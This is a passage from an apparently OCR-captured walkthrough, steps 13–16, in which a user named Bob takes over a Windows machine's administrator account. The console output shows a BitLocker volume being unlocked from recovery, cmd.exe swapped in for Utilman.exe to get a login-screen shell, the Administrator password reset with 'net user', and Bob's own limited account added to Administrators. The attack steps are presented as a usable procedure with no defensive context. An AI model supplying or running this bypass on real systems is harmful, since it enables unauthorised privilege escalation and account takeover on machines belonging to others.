


```
Volume D: [New Volume]
[Data Volume]
ERROR: To turn on BitLocker in a pre-installation or recovery environment, a
TPM must be present, enabled, and activated. If the computer has a TPM, please
configure the BIOS to allow the operating system to use the TPM.

NOTE: If the -on switch has failed to add key protectors or start encryption,
you may need to call "manage-bde -off" before attempting -on again.

X:\windows\system32>manage-bde -unlock C: -Password
BitLocker Drive Encryption: Configuration Tool version 10.0.17763
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Enter the password to unlock this volume:
The password successfully unlocked volume C:.

X:\windows\system32>C:

C:\>cd Windows\System32

C:\Windows\System32>ren Utilman.exe Utilman.exe.bak

C:\Windows\System32>ren cmd.exe Utilman.exe

C:\Windows\System32>
```

13. Utilman.exe is a Utility tool present at the time of login to provide accessories like magnifier, On-Screen Keyboard, Sticky keys, etc.




14. Now this launches command prompt because the Utility button calls Utilman.exe which now replaced with cmd.exe




```
C:\WINDOWS\system32\utilman.exe
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2018 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\WINDOWS\system32>
```

15. Bob finally changes the password of the administrator using command
    Net user Administrator *


    This prompts him to input the new password and now he can login to administrator using the new credentials.



```
C:\WINDOWS\system32\utilman.exe
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2018 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\WINDOWS\system32>net user Administrator *
```



```
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2018 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\WINDOWS\system32>net user Administrator *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.


C:\WINDOWS\system32>
```



Other user


Administrator

•••••••••••••

Sign in to: [redacted]

How do I sign in to another domain?

16. Now Bob can give admin access to his own limited access account using lusrmgr.msc



lusrmgr - [Local Users and Groups (Local)\Groups]

Administrators Properties

Select Users, Computers, Service Accounts, or Groups

Select this object type:
Users, Service Accounts, or Groups

From this location:
pinelabs.com

Enter the object names to select (examples):
Vis[redacted]bs.com)

Changes to a user's group membership are not effective until the next time the user logs on.

THANK YOU